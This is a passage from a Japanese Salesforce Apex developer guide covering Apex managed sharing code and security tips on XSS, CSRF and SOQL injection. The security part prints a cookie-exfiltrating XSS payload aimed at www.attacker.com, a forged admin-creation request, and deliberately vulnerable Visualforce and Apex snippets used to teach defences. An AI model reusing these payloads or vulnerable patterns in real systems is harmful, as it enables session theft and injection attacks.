        List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
            RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];

        // Test for only one manual share on job.
        System.assertEquals(jShrs.size(), 1, 'Set the object\'s sharing model to Private.');

        // Test attributes of manual share.
        System.assertEquals(jShrs[0].AccessLevel, 'Read');
        System.assertEquals(jShrs[0].RowCause, 'Manual');
        System.assertEquals(jShrs[0].UserOrGroupId, user2Id);

        // Test invalid job Id.
        delete j;

        // Insert manual share for deleted job id.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false);
    }
}
```

重要: 組織のデフォルトのアクセスレベルは、最も権限の大きいアクセスレベルに設定することはできません。カスタムオブジェクトの場合は「公開/参照・更新可能」です。詳細は、「アクセスレベル」(ページ 253)を参照してください。

Apex による共有管理の作成

開発者は Apex による共有管理を使用すると、Apex または SOAP API を通じて、アプリケーションの動作をサポートする共有をプログラムで操作できるようになります。この種類の共有は、Force.com による共有管理に類似しています。「すべてのデータの編集」権限を持つユーザのみが、レコードへの Apex による共有管理を追加または変更できます。Apex による共有管理は、レコードの所有者を変更しても維持されます。

Apex による共有管理には、*Apex 共有の理由*を使用する必要があります。Apex 共有の理由は、ユーザやユーザグループでレコードを共有した理由を開発者が追跡するための 1 つの方法です。複数の Apex 共有理由を使用することで、共有レコードの更新や削除に必要なコーディングを簡略化することができます。また、開発者は、同じユーザやグループに対して異なる共有理由を設定して複数の共有を設定できます。

Apex 共有の理由は、オブジェクトの詳細ページとして定義されます。Apex 共有の理由には、それぞれラベルと名前が付けられます。

- ユーザインターフェースでレコードの共有を参照すると、[理由] 列に表示ラベルが表示されます。これにより、ユーザとシステム管理者が共有の目的を理解できます。表示ラベルは、トランスレーションワークベンチを使用する翻訳についても有効化されます。
- この名前は、API および Apex で理由を参照するときに使用します。

Apex 共有の理由の名前の形式は次のとおりです。

```
MyReasonName__c
```

Apex 共有の理由は、次のようにプログラムで参照できます。

```
Schema.CustomObject__Share.rowCause.SharingReason__c
```

たとえば、Job というオブジェクトの Apex 共有の理由である Recruiter は、次のように参照できます。

```
Schema.Job__Share.rowCause.Recruiter__c
```

詳細は、「Schema クラス」 (ページ 2315)を参照してください。

Apex 共有の理由を作成する手順は、次のとおりです。

1. [設定] で、[作成] > [オブジェクト] をクリックします。
2. カスタムオブジェクトを選択します。
3. [Apex 共有の理由] 関連リストで [新規] をクリックします。
4. Apex 共有の理由の表示ラベルを入力します。ユーザインターフェースでレコードの共有を参照すると、[理由] 列に表示ラベルが表示されます。表示ラベルは、トランスレーションワークベンチを使用する翻訳についても有効化されます。
5. Apex 共有の理由の名前を入力します。この名前は、API および Apex で理由を参照するときに使用します。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
6. [保存] をクリックします。

メモ: Apex 共有の理由と Apex による共有管理の再適用は、カスタムオブジェクトでのみ使用できます。

Apex による共有管理の例

この例では、人事採用アプリケーションの構築中で、Job というオブジェクトが存在すると仮定しています。ジョブにリストされた採用担当者および採用担当マネージャにレコードへのアクセス権が付与されていることを確認したいと考えています。次のトリガは、ジョブレコード作成時に採用担当者および採用担当マネージャにアクセス権を付与します。この例では、User レコードと関連付けられた、Hiring_Manager および Recruiter という 2 つの参照項目を持つ Job というカスタムオブジェクトが必要です。また、Job カスタムオブジェクトには、Hiring_Manager と Recruiter という 2 つの共有の理由を追加する必要があります。

```
trigger JobApexSharing on Job__c (after insert) {



    if(trigger.isInsert){

        // Create a new list of sharing objects for Job

        List<Job__Share> jobShrs  = new List<Job__Share>();



        // Declare variables for recruiting and hiring manager sharing

        Job__Share recruiterShr;

        Job__Share hmShr;



        for(Job__c job : trigger.new){

            // Instantiate the sharing objects

            recruiterShr = new Job__Share();

            hmShr = new Job__Share();



            // Set the ID of record being shared

            recruiterShr.ParentId = job.Id;

            hmShr.ParentId = job.Id;



            // Set the ID of user or group being granted access

            recruiterShr.UserOrGroupId = job.Recruiter__c;

            hmShr.UserOrGroupId = job.Hiring_Manager__c;
```

```
        // Set the access level
        recruiterShr.AccessLevel = 'edit';
        hmShr.AccessLevel = 'read';

        // Set the Apex sharing reason for hiring manager and recruiter
        recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
        hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

        // Add objects to list for insert
        jobShrs.add(recruiterShr);
        jobShrs.add(hmShr);
    }

    // Insert sharing records and capture save result
    // The false parameter allows for partial processing if multiple records are passed
    // into the operation
    Database.SaveResult[] lsr = Database.insert(jobShrs,false);

    // Create counter
    Integer i=0;

    // Process the save results
    for(Database.SaveResult sr : lsr){
        if(!sr.isSuccess()){
            // Get the first save result error
            Database.Error err = sr.getErrors()[0];
```

```
                // Check if the error is related to a trivial access level
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception is
                // acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION
                                                        &&
err.getMessage().contains('AccessLevel'))){
                    // Throw an error when the error is not related to trivial access
level.
                    trigger.newMap.get(jobShrs[i].ParentId).
                      addError(
                       'Unable to grant sharing access due to following exception: '
                       + err.getMessage());
                }
            }
            i++;
        }
    }

}
```

特定の状況下では、共有行を挿入すると、既存の共有行が更新されます。次の例を参考にしてください。

- 共有の直接設定アクセスレベルが「参照」に設定されている場合、「更新」に設定された新しい共有行を挿入すると、元の共有行はより高いアクセスレベルを示す「更新」に更新されます。
- ユーザが子レコード (取引先責任者、ケース、商談など) にアクセスできるため取引先にアクセスでき、取引先共有ルールが作成されている場合、親の暗黙的共有の共有理由は、共有ルールの共有理由で置き換えられ、高い方のアクセスレベルを示します。

重要: 組織のデフォルトのアクセスレベルは、最も権限の大きいアクセスレベルに設定することはできません。カスタムオブジェクトの場合は「公開/参照・更新可能」です。詳細は、「アクセスレベル」(ページ 253)を参照してください。

Apex による共有管理の再適用

組織のデフォルトアクセスレベルが変更されると、オブジェクトの全レコードの共有が自動的に再適用されますSalesforce。再適用により、適切な場合はForce.com共有管理が追加されます。また、付与されたアクセス権が冗長である場合は、すべてのタイプの共有が削除されます。たとえば、オブジェクトの共有モデルが「非公開」から「公開/参照のみ」に変更されると、ユーザに「参照のみ」アクセス権を付与する共有の直接設定が削除されます。

Apex共有管理を再適用するには、Salesforceが提供する再適用を行うインターフェースを実装する、Apexクラスを記述する必要があります。その後、[Apex 共有の再適用] 関連リストのカスタムオブジェクトの詳細ページで、クラスとカスタムオブジェクトを関連付ける必要があります。

メモ: Apex 共有の理由と Apex による共有管理の再適用は、カスタムオブジェクトでのみ使用できます。

Apex共有の理由を指定するカスタムオブジェクトの詳細ページからこのクラスを実行します。ロックの問題により、アプリケーションのロジックに定義されたユーザへのアクセス権限の付与が Apex コードで実行されない場合、管理者はオブジェクトの Apex 共有管理を再適用する必要があることがあります。`Database.executeBatch` メソッドを使用して、Apex 共有管理の再適用をプログラムで呼び出すこともできます。

メモ: カスタムオブジェクトの組織のデフォルト共有アクセスレベルが更新される度に、関連付けられたカスタムオブジェクトに定義された Apex 再適用クラスも実行されます。

Apex の再適用の実行を監視または停止するには、[設定] から [監視] > [Apex ジョブ] または [ジョブ] > [Apex ジョブ] をクリックします。

共有の再適用のための Apex クラスの作成

Apex共有管理を再適用するには、再適用を行うApexクラスを記述する必要があります。このクラスは、Salesforceが提供する `Database.Batchable` インターフェースを実装している必要があります。

`Database.Batchable` インターフェースは、Apex共有管理の再適用など、すべてのApexの一括処理プロセスに使用されます。このインターフェースは、組織で複数回実装できます。実装する必要があるメソッドの詳細は、「Apex の一括処理の使用」(ページ 325)を参照してください。

Apex 共有管理の再適用を作成する前に、ベストプラクティスについても検討してください。

重要: 組織のデフォルトのアクセスレベルは、最も権限の大きいアクセスレベルに設定することはできません。カスタムオブジェクトの場合は「公開/参照・更新可能」です。詳細は、「アクセスレベル」(ページ 253)を参照してください。

Apex による共有管理の再適用の例

この例では、人事採用アプリケーションの構築中で、Job というオブジェクトが存在すると仮定しています。ジョブにリストされた採用担当者および採用担当マネージャにレコードへのアクセス権が付与されていることを確認したいと考えています。次のApexクラスでこの検証を実行できます。この例では、Userレコードと関連

付けられた、Hiring_Manager および Recruiter という 2 つの参照項目を持つ Job というカスタムオブジェクトが必要です。また、Job カスタムオブジェクトには、Hiring_Manager と Recruiter という 2 つの共有の理由を追加する必要があります。このサンプルを実行する前に、メールアドレスを、エラー通知とジョブ完了通知を送信する有効なメールアドレスに置き換えます。

```
global class JobSharingRecalc implements Database.Batchable<sObject> {


    // String to hold email address that emails will be sent to.

    // Replace its value with a valid email address.

    static String emailAddress = 'admin@yourcompany.com';


    // The start method is called at the beginning of a sharing recalculation.

    // This method returns a SOQL query locator containing the records

    // to be recalculated.

    global Database.QueryLocator start(Database.BatchableContext BC){

        return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c

                                         FROM Job__c]);

    }


    // The executeBatch method is called for each chunk of records returned from start.


    global void execute(Database.BatchableContext BC, List<sObject> scope){

       // Create a map for the chunk of records passed into method.

        Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);


        // Create a list of Job__Share objects to be inserted.

        List<Job__Share> newJobShrs = new List<Job__Share>();


        // Locate all existing sharing records for the Job records in the batch.

        // Only records using an Apex sharing reason for this app should be returned.
```

```
List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE Id IN
     :jobMap.keySet() AND
    (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
    RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];

// Construct new sharing records for the hiring manager and recruiter
// on each Job record.
for(Job__c job : jobMap.values()){
    Job__Share jobHMShr = new Job__Share();
    Job__Share jobRecShr = new Job__Share();

   // Set the ID of user (hiring manager) on the Job record being granted access.
    jobHMShr.UserOrGroupId = job.Hiring_Manager__c;

    // The hiring manager on the job should always have 'Read Only' access.
    jobHMShr.AccessLevel = 'Read';

    // The ID of the record being shared
    jobHMShr.ParentId = job.Id;

    // Set the rowCause to the Apex sharing reason for hiring manager.
    // This establishes the sharing record as Apex managed sharing.
    jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

    // Add sharing record to list for insertion.
    newJobShrs.add(jobHMShr);
```

```
        // Set the ID of user (recruiter) on the Job record being granted access.
        jobRecShr.UserOrGroupId = job.Recruiter__c;

        // The recruiter on the job should always have 'Read/Write' access.
        jobRecShr.AccessLevel = 'Edit';

        // The ID of the record being shared
        jobRecShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for recruiter.
        // This establishes the sharing record as Apex managed sharing.
        jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;

     // Add the sharing record to the list for insertion.
        newJobShrs.add(jobRecShr);
    }

    try {
       // Delete the existing sharing records.
       // This allows new sharing records to be written from scratch.
        Delete oldJobShrs;

       // Insert the new sharing records and capture the save result.
       // The false parameter allows for partial processing if multiple records are
       // passed into operation.
       Database.SaveResult[] lsr = Database.insert(newJobShrs,false);
```

```
// Process the save results for insert.
for(Database.SaveResult sr : lsr){
    if(!sr.isSuccess()){
        // Get the first save result error.
        Database.Error err = sr.getErrors()[0];

        // Check if the error is related to trivial access level.
        // Access levels equal or more permissive than the object's default
        // access level are not allowed.
        // These sharing records are not required and thus an insert exception
        // is acceptable.
      if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION
                           &&  err.getMessage().contains('AccessLevel'))){
            // Error is not related to trivial access level.
            // Send an email to the Apex job's submitter.
       Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
          String[] toAddresses = new String[] {emailAddress};
          mail.setToAddresses(toAddresses);
          mail.setSubject('Apex Sharing Recalculation Exception');
          mail.setPlainTextBody(
            'The Apex sharing recalculation threw the following exception: ' +
                  err.getMessage());
          Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
        }
    }
```

```
            }
        } catch(DmlException e) {
            // Send an email to the Apex job's submitter on failure.
            Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
            String[] toAddresses = new String[] {emailAddress};
            mail.setToAddresses(toAddresses);
            mail.setSubject('Apex Sharing Recalculation Exception');
            mail.setPlainTextBody(
              'The Apex sharing recalculation threw the following exception: ' +
                        e.getMessage());
            Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
        }
    }

    // The finish method is called at the end of a sharing recalculation.
    global void finish(Database.BatchableContext BC){
        // Send an email to the Apex job's submitter notifying of job completion.
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        String[] toAddresses = new String[] {emailAddress};
        mail.setToAddresses(toAddresses);
        mail.setSubject('Apex Sharing Recalculation Completed.');
        mail.setPlainTextBody
                    ('The Apex sharing recalculation finished processing');
        Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }

}
```

Apex による共有管理の再適用のテスト

この例では、5 つの Job レコードを挿入し、前の例で使用した一括処理クラスに実装される一括処理ジョブを呼び出します。この例では、User レコードと関連付けられた、Hiring_Manager および Recruiter という 2 つの参照項目を持つ Job というカスタムオブジェクトが必要です。また、Job カスタムオブジェクトには、Hiring_Manager と Recruiter という 2 つの共有の理由を追加する必要があります。このテストを実行する前に、組織全体の Job のデフォルト共有設定を[非公開]に設定します。テストからはメールメッセージは送信されないため、また、一括処理クラスはテストメソッドによって呼び出されるため、この場合、メール通知は送信されません。

```
@isTest

private class JobSharingTester {



    // Test for the JobSharingRecalc class

    static testMethod void testApexSharing(){

       // Instantiate the class implementing the Database.Batchable interface.

        JobSharingRecalc recalc = new JobSharingRecalc();



        // Select users for the test.

        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];

        ID User1Id = users[0].Id;

        ID User2Id = users[1].Id;



        // Insert some test job records.

        List<Job__c> testJobs = new List<Job__c>();

        for (Integer i=0;i<5;i++) {

        Job__c j = new Job__c();

            j.Name = 'Test Job ' + i;

            j.Recruiter__c = User1Id;

            j.Hiring_Manager__c = User2Id;

            testJobs.add(j);

        }

        insert testJobs;
```

```
Test.startTest();

// Invoke the Batch class.
String jobId = Database.executeBatch(recalc);

Test.stopTest();

// Get the Apex job and verify there are no errors.
AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
                    CompletedDate, CreatedDate, NumberOfErrors
                    from AsyncApexJob where Id = :jobId];
System.assertEquals(0, aaj.NumberOfErrors);

// This query returns jobs and related sharing records that were inserted
// by the batch job's execute method.
List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
    (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
    WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
    RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
    FROM Job__c];

// Validate that Apex managed sharing exists on jobs.
for(Job__c job : jobs){
    // Two Apex managed sharing records should exist for each job
    // when using the Private org-wide default.
    System.assert(job.Shares.size() == 2);
```

```
            for(Job__Share jobShr : job.Shares){
                // Test the sharing record for hiring manager on job.
                if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
                    System.assertEquals(jobShr.AccessLevel,'Read');
                }
                // Test the sharing record for recruiter on job.
                else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
                    System.assertEquals(jobShr.AccessLevel,'Edit');
                }
            }
        }
    }
}
```

再適用に使用される Apex クラスの関連付け

再適用に使用される Apex クラスはカスタムオブジェクトと関連付けられている必要があります。

Apex による共有管理の再適用クラスをカスタムオブジェクトと関連付ける手順は、次のとおりです。

1. [設定] で、[作成] > [オブジェクト] をクリックします。
2. カスタムオブジェクトを選択します。
3. [Apex 共有の再適用] 関連リストで [新規] をクリックします。
4. このオブジェクトの Apex 共有を再適用する Apex クラスを選択します。選択するクラスは、`Database.Batchable` インターフェースを実装している必要があります。同じ Apex クラスを、同じカスタムオブジェクトと複数関連付けることはできません。
5. [保存] をクリックします。

Apex および Visualforce 開発のセキュリティのヒント

セキュリティについて

Apex および Visualforce ページの強力な組み合わせにより、Force.com 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Force.com プラットフォーム内部で実行するまったく新しいスタンドアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Force.com プラットフォーム自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Force.com プラットフォーム上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似しています。一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者はここで説明するセキュリティ上の弱点について学習および理解する必要があります。詳細は、https://developer.salesforce.com/page/Security にある Salesforce Developers の Force.com セキュリティリソースのページを参照してください。

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、`on*` 行動、または Visualforce ページを使用する Force.com ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した `userparam` の値をページに挿入します。これで攻撃者は `userparam` に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookie が `cookie.cgi` スクリプトに対する要求のクエリ文字列として `www.attacker.com` に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザにより攻撃者の入力が表示されるだけでなく、ブラウザによって信頼されたコンテキストで攻撃者のスクリプトを実行することもできます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッ

ションのCookieを盗むなど、被害者のセッションに攻撃者が完全にアクセスできるようになる悪意に満ちた攻撃にまでわたります。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Force.com プラットフォーム内では、複数の対XSS防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対するXSSの脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者によって、デフォルトのコントロールをわざとまたは偶然エスケープする方法がいまだに見つかっています。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

<apex> で始まるすべての標準 Visualforce コンポーネントでは、対XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常XSSの攻撃に対して脆弱ですが、<apex:outputText> タグはXSSに対して安全です。HTMLタグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は < に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>

    {!$CurrentPage.parameters.userInput}

</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべてのVisualforceタグはXSSに対して脆弱な文字をエスケープします。省略可能な属性 escape="false" を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目にはXSS保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目により、開発者がスクリプトコマンドを挿入してページをカスタマイズできるようになっているためです。意図的にページに追加されるコマンドに対XSSフィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Force.com プラットフォームにはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>

    var foo = location.search;

    document.write(foo);

</script>
```

<apex:includeScript>

<apex:includeScript> Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合 (下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Visualforce ページのエスケープされない出力と式

escape 属性を false に設定するコンポーネントを使用する場合、または Visualforce コンポーネント外の式を含める場合は、出力がフィルタ処理されないため、セキュリティの検証が必要です。これは、数式を使用する場合は特に重要です。

数式は関数コールとして使用したり、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含めることができます。式が生成する出力が表示されるときにエスケープされないことを認識することが重要です。式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。このため、数式が非システムデータ (つまり、悪意のあるデータや編集可能なデータ) を参照し、式自体が表示中に出力をエスケープする関数にラップされていない場合、危険な状況を誘発する場合があります。

一般的な脆弱性は、ユーザ入力をページに表示する場合に発生します。次に例を示します。

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

エスケープされない {!myTextField} によっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、

```
<script>alert('xss')
```

を入力し、[更新] をクリックすると、JavaScript が実行されます。この場合、アラートダイアログが表示されますが、悪意のある使用が設定されている場合があります。

安全でないと考えられる文字列をエスケープするために使用できる関数があります。

HTMLENCODE
大なり記号 (>) などの HTML で予約されている文字を `>` などの HTML エンティティ文字に置き換えて、HTML で使用するテキスト文字列や差し込み項目値をエンコードします。

JSENCODE
バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキスト文字列や差し込み項目値をエンコードします。

JSINHTMLENCODE
HTML で予約されている文字を HTML エンティティ文字に置き換え、エスケープ文字を安全でない JavaScript 文字の前に挿入して、HTML タグ内の JavaScript で使用するテキスト文字列や差し込み項目値をエンコードします。`JSINHTMLENCODE(someValue)` は、`JSENCODE(HTMLENCODE((someValue))` と同等の便利な関数です。つまり、`JSINHTMLENCODE` は最初に `HTMLENCODE` で *someValue* をエンコードしてから、`JSENCODE` で結果をエンコードします。

URLENCODE
RFC 3986, Uniform Resource Identifier (URI): Generic Syntax の定義に従って、URL では不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URL で使用するテキスト文字列や差し込み項目をエンコードします。たとえば、空白スペースは `%20` に置き換えられ、感嘆符は `%21` に置き換えられます。

前述の例を保護するために `HTMLENCODE` を使用するには、`<apex:outputText>` を次のように変更します。

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

ユーザが `<script>alert('xss')` を入力し、[更新] をクリックしても、JavaScript は実行されません。代わりに文字列が符号化され、ページには `Value of myTextField is <script>alert('xss')` と表示されます。

タグの代入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、Visualforce 要求パラメータを Javascript 変数にコピーする次のステートメントは、

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

HTML エスケープ文字の `"` の代わりに、URL エンコード文字の `%22` を使用して、要求パラメータの二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

ページの読み込み時に JavaScript が実行され、アラートが表示されます。

この場合、JavaScript が実行されないように、`JSENCODE` 関数を使用します。例

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ (権限レベルがより高いユーザ) のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実

行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部ソースからインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の攻撃を受ける脆弱性は、プログラムエラーよりも保護対策の欠如です。単純な例を示して CSRF について説明します。攻撃者が `www.attacker.com` に Web ページを持っているとします。この Web ページは、サイトへの通信量を増大させる重要なサービスや情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザはあなたの Web ページで認証されているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御方法については、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Force.com プラットフォーム内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測値と一致しない限り、コマンドを実行しません。この機能によって、すべての標準コントローラおよびメソッドの使用時に攻撃から保護されます。

開発者は、リスクを意識せずに組み込み防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のコードスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"</apex:page>



public class myClass {

  public void init() {

    Id id = ApexPages.currentPage().getParameters().get('id');

    Account obj = [select id, Name FROM Account WHERE id = :id];

    delete obj;

    return ;
```

```
    }

}
```

この場合、開発者は独自の action メソッドを作成して、意識せずに CSRF 対策コントロールをスキップしています。id パラメータはコードで読み込まれ、使用されます。CSRF 対策トークンが読み込まれたり、検証されたりすることはありません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、id パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の id 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。回避策の1つは、アクションを実行する前に中間の確認ページを挿入して、ユーザが本当にそのページをコールしようとしているのかどうかを確認することです。その他の対策として、組織のアイドルセッションのタイムアウトを短くすること、ユーザがあるサイトで認証されたままブラウザを使用して別のサイトに移動しないように、アクティブなセッションからログアウトすることを推奨すること、などが考えられます。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語 SOQL を使用します。SOQL は、SQL より単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL インジェクションとほぼ同じです。集計時は、SQL/SOQL インジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようにします。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >

    <apex:form>

        <apex:outputText value="Enter Name" />

        <apex:inputText value="{!name}" />

        <apex:commandButton value="Query" action="{!query}" />

    </apex:form>
```

```
</apex:page>


public class SOQLController {

    public String name {

        get { return name;}

        set { name = value;}

    }

    public PageReference query() {

        String qryString = 'SELECT Id FROM Contact WHERE ' +

            '(IsDeleted = false and Name like \'%' + name + '%\')';

        queryResult = Database.query(qryString);

        return null;

    }

}
```

